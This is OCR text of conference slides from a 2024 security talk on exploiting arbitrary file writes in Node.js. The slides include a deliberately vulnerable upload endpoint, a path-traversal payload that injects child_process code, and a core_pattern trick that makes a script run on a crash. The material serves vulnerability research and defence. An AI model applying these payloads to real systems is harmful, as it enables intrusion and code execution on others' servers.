Exploiting File Writes in Hardened Environments

From HTTP Request to ROP Chain in Node.js

Stefan Schiller

/HEXACON/ 2024

October 4, 2024

sonar

Who am I

- Stefan Schiller (Twitter/X: @scryh_)
  - Software Development Background
  - Offensive IT Security (Red Teaming)
  - Vulnerability Researcher in Sonar's R&D team

- Product innovation driven by our 0-days
  - Young team of 3.5 Vulnerability Researchers
  - Discovering 0-days to strengthen product

sonar

Web Vulnerabilities

Argument Injection

Command Injection

Cross-Site Scripting

Arbitrary File Read

Arbitrary File Write

Server-Side Request Forgery

SQL Injection

Insecure Direct Object References

Insecure Deserialization

Server-Side Template Injection

XML External Entity

sonar

Web Vulnerabilities

Argument Injection

Command Injection

Cross-Site Scripting

Arbitrary File Read

Arbitrary File Write

Server-Side Request Forgery

SQL Injection

Insecure Direct Object References

Insecure Deserialization

Server-Side Template Injection

XML External Entity

sonar

Web Vulnerabilities

Argument Injection

Write .PHP file

Command Injection

Write .bashrc

Cross-Site Scripting

Arbitrary File Read

Write .JSP file

Overwrite templating file

Arbitrary File Write

Server-Side Request Forgery

SQL Injection

Insecure Direct Object References

Overwrite config file

Drop SSH key

Insecure Deserialization

Server-Side Template Injection

Write .ASPX file

Add cronjob

XML External Entity

sonar

A Challenging File Write

sonar

File Write - Node.js

```
app.post('/upload', (req, res) => {
    const { filename, content } = req.body;
    fs.writeFile(filename, content, () => {
        res.json({ message: 'File uploaded!' });
    });
});
```

File Write - Node.js

File Write

```
app.post('/upload', (req, res) => {
    const { filename, content } = req.body;
    fs.writeFile(filename, content, () => {
        res.json({ message: 'File uploaded!' });
    });
});
```


sonar

File Write - Node.js

User-Controllable
File Path

```
app.post('/upload', (req, res) => {
    const { filename, content } = req.body;
    fs.writeFile(filename, content, () => {
        res.json({ message: 'File uploaded!' });
    });
});
```


sonar

File Write - Node.js

User-Controllable
File Content

```
app.post('/upload', (req, res) => {
    const { filename, content } = req.body;
    fs.writeFile(filename, content, () => {
        res.json({ message: 'File uploaded!' });
    });
});
```


sonar

File Write - Node.js

```
app.post('/upload', (req, res) => {
    const { filename, content } = req.body;
    fs.writeFile(filename, content, () => {
        res.json({ message: 'File uploaded!' });
    });
});
```

Arbitrary File Write Vulnerability

sonar

Exploit the File Write!

Exploit the File Write!

Write a .JS file!

Exploit the File Write!

Write a .JS file!

Overwrite the config file!

sonar

Exploit the File Write!

Write a .JS file!

Add a cron job!

Overwrite the config file!

sonar

Exploit the File Write!

Write a .JS file!

Add a cron job!

Overwrite a templating file!

Overwrite the config file!

sonar

Exploit the File Write!

Write a .JS file!

Drop an SSH key!

Add a cron job!

Overwrite a templating file!

Overwrite the config file!

sonar

Exploit the File Write!

Write a .JS file!

Drop an SSH key!

Add a cron job!

Overwrite a templating file!

Write an .EJS file!

Overwrite the config file!

sonar

Exploit the File Write!

Write a .JS file!

Drop an SSH key!

Overwrite that JSON file!

Add a cron job!

Overwrite a templating file!

Write an .EJS file!

Overwrite the config file!

sonar

Exploit the File Write!

```
{"filename": "../../src/index.js",
 "content" : "require('child_process').exec('id');"}
```

Uh oh?

```
{"filename": "../../src/index.js",
 "content" : "require('child_process').exec('id');"}
```

```
HTTP/1.1 403 Forbidden
...
{"err" : "EACCES: permission denied"}
```

Uh oh?

```
{"filename": "../../src/index.js",
 "content" : "require('chi[illegible]rocess').exec('id');"}
```

uploads

```
HTTP/1.1 403 Forbidden

...

{"err" : "EACCES: permission denied"}
```

Read-Only!

Read-Only!

Exploiting Read-Only File Writes?

sonar

File Writes - What even is a File?

File Writes - What even is a File?

Everything

Is

A File


sonar

File Writes - What even is a File?

Everything

Is


A File




File Writes - What even is a File?

Virtual File System (VFS)

File Writes - What even is a File?



File Writes - What even is a File?





```
static const struct file_operations
myfs_file_ops = {
    .open     = myfs_open,
    .read     = myfs_read,
    .write    = myfs_write,
};
```

File Writes - What even is a File?


Virtual File System (VFS)

ext4


File Writes - What even is a File?



File Writes - What even is a File?



File Writes - What even is a File?



File Writes - procfs

procfs

- Usually mounted at /proc
- Interface to kernel

sonar

File Writes - procfs

procfs

- Usually mounted at /proc
- Interface to kernel
- Provides real-time information
- Processes, memory, hardware, etc.

sonar

File Writes - procfs

procfs

- Usually mounted at /proc
- Interface to kernel
- Provides real-time information
- Processes, memory, hardware, etc.
- Change settings by writing a file!

sonar

/proc/sys/kernel/core_pattern

- Define template to name core dumps:

```
# echo '/tmp/cores/core.%e.%p.%h.%t' >
 /proc/sys/kernel/core_pattern
```


sonar

/proc/sys/kernel/core_pattern

- Define template to name core dumps:

```
# echo '/tmp/cores/core.%e.%p.%h.%t' >
 /proc/sys/kernel/core_pattern
```

- Piping core dump to a program:

```
# echo '|/usr/share/apport/apport' >
 /proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern

- Trigger shell script on segmentation fault:

```
# echo '|/tmp/evil.sh' > /proc/sys/kernel/core_pattern
# ./crash
Segmentation fault (core dumped) # <- executes evil.sh
```


sonar

Similar approaches

- Usermode helper for autoloading kernel modules:
  - /proc/sys/kernel/modprobe

sonar

Similar approaches

- Usermode helper for autoloading kernel modules:
  - /proc/sys/kernel/modprobe
- Register executable file formats:
  - /proc/sys/fs/binfmt_misc/[1]

[1] Li Qiang: Container escape in 2021 (HITBSecConf2021, Singapore)

Similar approaches

- Usermode helper for autoloading kernel modules:
  - /proc/sys/kernel/modprobe
- Register executable file formats:
  - /proc/sys/fs/binfmt_misc/[1]
- Uevent helper program (sysfs):
  - /sys/kernel/uevent_helper

[1] Li Qiang: Container escape in 2021 (HITBSecConf2021, Singapore)

Not so easy

- Usermode helper for autoloading kernel modules:
  - /proc/sys/kernel/modprobe
- Register executable file formats:
  - /proc/sys/fs/binfmt_misc/[1]
- Uevent helper program (sysfs):
  - /sys/kernel/uevent_helper

[1] Li Qiang: Container escape in 2021 (HITBSecConf2021, Singapore)

Not so easy

- Usermode helper for autoloading kernel modules:
  - /proc/sys/kernel/modprobe
- Register executable file formats:
  - /proc/sys/fs/binfmt_misc/[1]
- Uevent helper program (sysfs):
  - /sys/kernel/uevent_helper

→ writing to these files requires root-privileges

[1] Li Qiang: Container escape in 2021 (HITBSecConf2021, Singapore)

Not so easy

- Usermode helper for autoloading kernel modules:
  - [illegible]

→ writing to these files requires root-privileges


- Register executable file formats:
  - [illegible]

→ procfs itself might be read-only (container)


- Uevent helper program (sysfs):
  - /sys/kernel/uevent_helper

[1] Li Qiang: Container escape in 2021 (HITBSecConf2021, Singapore)

File Writes - What even is a File?



File Writes - What even is a File?




Inter-Process Communication via Pipes

```
$ cat passwd | grep root
```

Inter-Process Communication via Pipes

```
$ cat passwd | grep root
```




Inter-Process Communication via Pipes

```
$ cat passwd | grep root
```

Inter-Process Communication via Pipes

```
$ cat passwd | grep root
```




```
-wx pipe:[1234]
```

```
r-x pipe:[1234]
```

Inter-Process Communication via Pipes

```
$ cat passwd | grep root
```





```
-wx pipe:[1234]
```

